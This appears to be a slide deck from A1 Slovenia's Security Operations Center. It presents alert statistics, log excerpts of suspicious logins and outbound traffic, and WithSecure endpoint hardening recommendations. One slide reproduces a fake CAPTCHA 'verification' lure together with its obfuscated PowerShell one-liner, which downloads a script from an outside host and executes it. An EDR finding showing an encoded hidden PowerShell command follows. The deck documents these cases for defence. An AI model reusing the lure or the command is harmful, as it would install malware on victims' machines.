
**A<sup>1</sup> Business**

# **Statistika in konkretni primeri**

**A<sup>1</sup> Security  
Operations Center**

# Število alarmov po različnih sistemih







Date	Request ID	User	Application	Status	IP address	Location
06/02/2025, 15:09:25	30af826e-7928-458f...	[Redacted]	Microsoft Teams We...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 15:08:49	1820ff8b-e1c2-433b...	[Redacted]	Office 365 Exchange ...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 15:08:40	cae01fa0-c95c-4199...	[Redacted]	Bing	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:56:25	e41ef104-c807-4098...	[Redacted]	Microsoft Teams We...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:52:37	42a725de-9997-4b4...	[Redacted]	PowerApps - apps.p...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:52:12	2ef8df45-a181-44c0...	[Redacted]	Dataverse	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:49:48	d31eea14-0ab5-478...	[Redacted]	Cascade Authenticati...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:45:48	e8ba2089-c172-48b...	[Redacted]	Cascade Authenticati...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:44:35	e60c2a94-1255-47e...	[Redacted]	Office 365 Exchange ...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:43:04	2ee7b980-ea44-4a0...	[Redacted]	Microsoft Authentica...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:43:04	2ee7b980-ea44-4a0...	[Redacted]	Microsoft Office	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:42:59	2ee7b980-ea44-4a0...	[Redacted]	Microsoft Authentica...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:42:50	44a1b9ab-c677-4b3...	[Redacted]	Microsoft Office			

Configured permissions

Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. All the permissions the application needs. [Learn more about permissions and consent](#)

+ Add a permission  Grant admin consent for [Redacted]

API / Permissions name	Type	Description	Adm
Microsoft Graph (3)			
Mail.Read	Delegated	Read user mail	No
Mail.Send	Delegated	Send mail as a user	No
User.Read	Delegated	Sign in and read user profile	No



<input type="checkbox"/>	Time ↑	Source Host	Source Country	Destination Host	Destination Country	App	Action
>	2025-08-19 13:56:50	217.61.227.159	Spain	193.2.8.28	Slovenia	http	Accept
>	2025-08-19 13:56:50	217.61.227.159	Spain	193.2.8.28	Slovenia	http	Accept
>	2025-08-19 15:27:02	217.61.227.159	Spain	193.2.8.28	Slovenia	http	Accept
>	2025-08-19 15:27:02	217.61.227.159	Spain	193.2.8.28	Slovenia	http	Accept
>	2025-08-20 17:22:45	217.61.227.159	Spain	95.87.142.2	Slovenia	https	Accept
>	2025-08-20 17:22:45	217.61.227.159	Spain	95.87.142.2	Slovenia	https	Accept
>	2025-08-20 17:22:45	217.61.227.159	Spain	95.87.142.2	Slovenia	https	Accept

<input type="checkbox"/>	Time ↑	Source Host	Source Country	Destination Host	Destination Country	App	Action
>	2025-08-20 17:22:45	217.61.227.159	Spain	193.2.8.10	Slovenia	smtp	Accept
>	2025-08-20 17:22:45	217.61.227.159	Spain	193.2.8.10	Slovenia	tcp25	Bypass
>	2025-08-20 17:22:47	217.61.227.159	Spain	193.2.8.10	Slovenia	smtp	Accept
>	2025-08-20 17:22:47	217.61.227.159	Spain	193.2.8.10	Slovenia	tcp25	Bypass
>	2025-08-20 17:22:47	217.61.227.159	Spain	193.2.8.10	Slovenia	smtp	Accept
>	2025-08-20 17:22:47	217.61.227.159	Spain	193.2.8.10	Slovenia	tcp25	Bypass
>	2025-08-20 17:22:47	217.61.227.159	Spain	193.2.8.10	Slovenia	smtp	Accept
>	2025-08-20 17:22:47	217.61.227.159	Spain	193.2.8.10	Slovenia	tcp25	Bypass
>	2025-08-20 17:22:47	217.61.227.159	Spain	193.2.8.10	Slovenia	smtp	Accept
>	2025-08-20 17:22:47	217.61.227.159	Spain	193.2.8.10	Slovenia	tcp25	Bypass

<input type="checkbox"/>	Write Time ↑	Destination IP	Action	Destination Country	Destination Host
<input type="checkbox"/>	2025-08-03 14:02:01	23.94.58.6	ssl-login-fail	United States	23.94.58.6
<input type="checkbox"/>	2025-08-03 14:02:52	94.26.105.6	ssl-login-fail	Bulgaria	94.26.105.6
<input type="checkbox"/>	2025-08-03 14:03:01	94.26.88.9	ssl-login-fail	Bulgaria	94.26.88.9
<input type="checkbox"/>	2025-08-03 14:03:52	198.23.161.13	ssl-login-fail	United States	198.23.161.13
<input type="checkbox"/>	2025-08-03 14:04:22	23.94.58.9	ssl-login-fail	United States	23.94.58.9
<input type="checkbox"/>	2025-08-03 14:04:22	94.26.105.11	ssl-login-fail	Bulgaria	94.26.105.11
<input type="checkbox"/>	2025-08-03 14:04:51	91.92.34.14	ssl-login-fail	Bulgaria	91.92.34.14
<input type="checkbox"/>	2025-08-03 14:05:12	37.19.200.158	ssl-login-fail	United States	37.19.200.158
<input type="checkbox"/>	2025-08-03 14:05:12	94.26.88.5	ssl-login-fail	Bulgaria	94.26.88.5
<input type="checkbox"/>	2025-08-03 14:05:22	94.26.105.11	ssl-login-fail	Bulgaria	94.26.105.11
<input type="checkbox"/>	2025-08-03 14:08:01	45.140.17.77	ssl-login-fail	Russia	45.140.17.77
<input type="checkbox"/>	2025-08-03 14:08:11	94.26.105.6	ssl-login-fail	Bulgaria	94.26.105.6
<input type="checkbox"/>	2025-08-03 14:08:33	138.199.43.99	ssl-login-fail	United States	138.199.43.99
<input type="checkbox"/>	2025-08-03 14:08:41	68.235.46.151	ssl-login-fail	United States	68.235.46.151
<input type="checkbox"/>	2025-08-03 14:09:42	23.234.117.176	ssl-login-fail	United States	23.234.117.176

### ADD FIREWALL ACTION

Firewall Name :

Action :

IP Address :


Direction :

Duration :

Firewall Name	Action	Duration	Run On	IP Address	Direction	Status	Status Message	Execution Time	F
FortiGat		N/A		104.103.81.209	Outgoing	succeeded	Successfully e...	2025-09-02 1...	2
FortiGat		N/A		104.103.81.209	Outgoing	reverted	Successfully e...	2025-09-02 1...	2
FortiGat		5 Minutes		104.103.81.209	Outgoing	expired	Successfully e...	2025-09-02 1...	2
FortiGat		5 Minutes		104.103.81.209	Outgoing	failed	Firewall action...	2025-09-02 1...	2
FortiGat		N/A		104.103.81.209	Incoming	succeeded	Successfully e...	2025-09-02 1...	2
FortiGat		N/A		104.103.81.209	Incoming	reverted	Successfully e...	2025-09-02 1...	2
FortiGat		N/A		10.200.123.10	Incoming	succeeded	Successfully e...	2025-09-02 1...	2
FortiGat		N/A		10.200.123.10	Incoming	reverted	Successfully e...	2025-09-02 1...	2
FortiGat		Forever		194.0.234.10	Incoming	succeeded	Successfully e...	2025-09-02 1...	2
PaloAlto		1 Days		194.182.172.2...	Incoming	expired	Successfully e...	2025-09-01 2...	2
FortiGat		Forever		95.181.238.122	Incoming	succeeded	Successfully e...	2025-08-23 1...	2
CheckP		Forever		79.124.49.174	Incoming	succeeded	Successfully e...	2025-08-22 1...	2
CheckP		Forever		108.128.16.111	Incoming	succeeded	Successfully e...	2025-08-21 1...	2
CheckP		Forever		8.222.246.228	Incoming	succeeded	Successfully e...	2025-08-21 0...	2




Outbound Destination County Anomalies



2025-08-27 10:37:08	[REDACTED]	Slovenia	streaming.disk.yandex.net	Russia	Yandex
2025-08-27 10:37:08	[REDACTED]	Slovenia	downloader.disk.yandex.co	Russia	Yandex
2025-08-27 10:37:08	[REDACTED]	Slovenia	77.88.21.147	Russia	SSL
2025-08-27 10:37:08	[REDACTED]	Slovenia	77.88.21.147	Russia	SSL
2025-08-27 10:37:08	[REDACTED]	Slovenia	77.88.21.127	Russia	SSL
2025-08-27 10:37:07	[REDACTED]	Slovenia	frontend.vh.yandex.ru	Russia	Yandex
2025-08-27 10:37:07	[REDACTED]	Slovenia	213.180.204.239	Russia	SSL
2025-08-27 10:37:06	[REDACTED]	Slovenia	yastatic.net	Russia	Yandex
2025-08-27 10:37:06	[REDACTED]	Slovenia	yastatic.net	Russia	Yandex
2025-08-27 10:37:06	[REDACTED]	Slovenia	yastatic.net	Russia	Yandex
2025-08-27 10:37:06	[REDACTED]	Slovenia	yastatic.net	Russia	Yandex
2025-08-27 10:37:06	[REDACTED]	Slovenia	yastatic.net	Russia	Yandex
2025-08-27 10:37:06	[REDACTED]	Slovenia	37.9.64.225	Russia	SSL
2025-08-27 10:37:06	[REDACTED]	Slovenia	37.9.64.225	Russia	SSL
2025-08-27 10:37:06	[REDACTED]	Slovenia	37.9.64.225	Russia	SSL
2025-08-27 10:37:06	[REDACTED]	Slovenia	37.9.64.225	Russia	SSL
2025-08-27 10:37:06	[REDACTED]	Slovenia	37.9.64.225	Russia	SSL
2025-08-27 10:37:05	[REDACTED]	Slovenia	disk.yandex.com	Russia	Yandex



Date/Time	Level	User	Action	Message	Group
25 minutes ago	■■■■■■	system	seeding	Seeding PRNG from internal entropy-source	
2 hours ago	■■■■■■	system	seeding	Seeding PRNG from internal entropy-source	
3 hours ago	■■■■■■	pink	auth-logout	User pink removed from auth logon	
3 hours ago	■■■■■■	pink	auth-logon	User pink added to auth logon	
3 hours ago	■■■■■■	Kjvkcp	auth-logout	User Kjvkcp removed from auth logon	
3 hours ago	■■■■■■	Kjvkcp	auth-logon	User Kjvkcp added to auth logon	
3 hours ago	■■■■■■	Sw2wf8	auth-logout	User Sw2wf8 removed from auth logon	
3 hours ago	■■■■■■	Sw2wf8	auth-logon	User Sw2wf8 added to auth logon	
3 hours ago	■■■■■■	Sazsnb	auth-logout	User Sazsnb removed from auth logon	
3 hours ago	■■■■■■	Sazsnb	auth-logon	User Sazsnb added to auth logon	
8 hours ago	■■■■■■	ahed19	auth-logout	User ahed19 removed from auth logon	
9 hours ago	■■■■■■	ahed19	auth-logon	User ahed19 added to auth logon	
10 hours ago	■■■■■■	system	reseeding	Reseeding PRNG from internal entropy-source	
19 hours ago	■■■■■■	marjan	auth-logout	User marjan removed from auth logon	
Yesterday	■■■■■■	marjan	auth-logon	User marjan added to auth logon	




Name	Type	Two-factor Authentication	Groups	Status	Ref.
Kjvkcp	LOCAL	✘	AD-VPN-MGMT AD-VPN-Users	✔ Enabled	2
Sazsnb	LOCAL	✘	AD-VPN-MGMT AD-VPN-Users	✔ Enabled	2
Sw2wf8	LOCAL	✘	AD-VPN-MGMT AD-VPN-Users	✔ Enabled	2
Zhmfz	LOCAL	✘	AD-VPN-MGMT AD-VPN-Users	✔ Enabled	2
ahed19	LOCAL	✘	sslvpngroup	✔ Enabled	1
guest	LOCAL	✘	Guest-group	✔ Enabled	1
pink	LOCAL	✘	AD-VPN-Users	✔ Enabled	1



**Complete these Verification Steps**

To better prove you are not a robot, please:

1. Press & hold the Windows Key  + R.
2. In the verification window, press Ctrl + V.
3. Press Enter on your keyboard to finish.

You will observe and agree:

"I am not a robot - reCAPTCHA Verification ID: 8253"

Perform the steps above to finish verification.

**VERIFY**

powershell

Copy code

```
$u='b'+ 'k'+ 't'+ 'f'+ 'v'+ 'a'+ 'q'+ '.'+ 'c'+ 'o'+ 'm'+ '/h'+ 'u'+ 's'+ 'c'+ 'a'+ 'q'; $c=irm $u;iex $c
```

Command Line Arguments

```
/nOPR"o" -W h -c "$u  
='b'+ 'k'+ 't'+ 'f'+ 'v'+ 'a'+ 'q'+ '.'+ 'c'+ 'o'+ 'm'+ '/  
h'+ 'u'+ 's'+ 'c'+ 'a'+ 'q'; $c=irm $u;iex $c"
```



### Target Asset

Target Name



Scope

A1 S [redacted] D...

UUID

b4aa2bd433344862bc448d5a9cbe8e44

Agent Version

24.2.2.461

OS Version

Windows 10 Pro 19044

Last Logged In User



OS Type

Windows

### Detection Details

Confidence Level

Suspicious

Product

EDR

Detection Engine

Anti Exploitation / Fileless

Reported Time ?

Jun 4, 2025 6:52:57 PM

Detection Type

Dynamic

First Event Time ?

Jun 4, 2025 6:52:57 PM

```
(kali@Vllakali)-[~/var/log/apache2]
$ PS C:\windows\TEMP> (Get-CimInstance Win32_Process -Filter "ProcessId = 6540"). CommandLine C:\windows\system32\WindowsP
owerShell\v1.0\powershell.exe -NoProfile -NoExit - EncodedCommand aQBmACA...
...
AIAAKAEgATwBNAEUARABS...

```

Indirect command was executed  
 Application registered itself to become persistent via an autorun  
 startup file was created or modified  
 Code injection to a remote process  
 Code injection to other process memory space during the target process's initialization  
 Attempt to evade monitoring using the Process hollowing technique  
 Process executed with non-standard resource type  
 Process executed shellcode in another process  
 Detected a process that loaded DotNet libraries dynamically a  
 Detected possible infostealing attempts from two or more appl  
 suspicious Kerberoasting attack. Too many SPN tickets request  
 Machine information was gathered by LDAP query  
 Detected attempts to steal Azure AD Primary refresh tokens (P  
 ....

Operational action Jun 4, 2025 7:07 PM

Agent [redacted] was disconnected from network.  
 IP address: [redacted]

Show less ^

---

Operational action Jun 4, 2025 7:07 PM

The management user Simon Plantak (simon.plantak@a1.si) issued a disconnect from network command to  
 the machine R [redacted]

Show less ^



# Glavne prednosti

## **Najbolj...**

- Najhitreje rastoči SOC v Sloveniji
- Najbolj vizionarski SOC v Sloveniji

## **Na ključ...**

- Princip izvajanja storitev „na ključ“
- Princip uporabe opreme „na ključ“

## **Proaktivnost...**

- Proaktivnost pri dnevnih opravilih z naročniki
- Proaktivnost pri strateških opravilih z naročniki

**| A<sup>1</sup> Business**

**Let's work together  
in this fast-evolving world  
of security threats.**

**| A<sup>1</sup> Security  
Operations Center**

# End user rights

You can allow or block end users' rights to modify security settings on their client computers. You can "lock" (block) or "unlock" (allow) users from modifying specific settings. If a setting is marked as locked (closed lock icon), end users cannot change it on their computers. If the setting is allowed (open lock icon), end users can modify the setting. It is heavily recommended to lock all settings that end users should not have to access.

Search for prof...

## General

Description

End user rights

## Basic

General

Scanning settings

Real-time scanning

Manual scanning

Browsing  
Protection

Firewall

Software Updater

Device control

Automated tasks

 Lock all  Unlock all

## General

Use HTTP proxy

**Preprečite uporabnikom spremembe nastavitev na lokalnem vmesniku**



Manually defined proxy address



WithSecure Elements Connector



**Vsaj najbolj ključne.**

## Scanning settings

Global exclusions



Action when USB storage device is plugged in



## Real-time scanning

Enable real-time scanning



Enable DeepGuard



Search for prof...

## General

General

Description

End user rights

Basic

General

Scanning settings

Real-time scanning

Manual scanning

Browsing  
Protection

Firewall

Software Updater

Device control

Automated tasks

BitLocker protection

No changes

Request to set a PIN code for extra protection

### License expiration ⓘ

Show notifications

**Preprečite uporabnikom  
možnost odstranitve ali  
začasnega onesposabljanja  
zaščite**

Days before license expiration

From -30 to 30. Negative means amount of days until the first notification after expiration

A customized message about license expiration


**Ali pa ga zaščitite z  
močnim geslom**  
(drugačnim od domenskih in dovolj  
kompleksnim, da ga ni moč uganiti)

### Security features ⓘ

Allow user to uninstall the product

Allow users to turn off all security features

Password



**Velja za WithSecure Elements EDR (+EPP) licence**

General

Hide proxy configuration

Use HTTPS to download updates

WithSecure Elements Connector

Integrations ⓘ

Enable EDR sensor

Advanced response

WMI provider

Only for EPP subscriptions

BitLocker management Only for EPP subscriptions ⓘ

Collect BitLockers recovery keys

BitLocker protection

Request to set a PIN code for extra protection

**Preverite ali je EDR sensor vključen v nastavitvah.**

**Priporočen je tudi Advanced response**

Search for prof...

General

Description

End user rights

Basic

General

Scanning settings

Real-time scanning

Manual scanning

Browsing Protection

Firewall

Software Updater

Device control

Automated tasks

# Scanning settings

Search for prof...

## General

Description

End user rights

## Basic

General

Scanning settings

Real-time scanning

Manual scanning

Browsing Protection

Firewall

Software Updater

Device control

Automated tasks

Password for releasing blocked or quarantined items (optional) Password is not set

Delete old Quarantine items automatically

Days to keep items in Quarantine 30

## Tamper Protection ?

**Preverite ali je vključen  
Tamper Protection**

Turn on Tamper Protection

Exclude tamper protection events

Add exclusion

Event type	Application path
No exclusions	

## Real-time scanning

### Global setting ⓘ

Enable real-time scanning

Enable DeepGuard

**Obvezno vključeni funkciji**



### AntiMalware Scan Interface (AMSI) ⓘ

Enable AMSI



### File scanning ⓘ

Action on infection

Quarantine

Action on riskware

Ask after scan

Action on spyware

Quarantine

Scan network drives

Do not scan network drives

Search for prof...

#### General

Description

End user rights

#### Basic

General

Scanning settings

Real-time scanning

Manual scanning

Browsing  
Protection

Firewall

Software Updater

Device control

Automated tasks

# Scanning settings

## Global exclusions from all security scans ⓘ

Hide exclusions from clients

**Skrijte izjeme pred uporabniki**



Global exclusions

**Definirajte specifične izjeme**

Add exclusion

Page 1 of 1



Enabled	Exclusion	Notes	
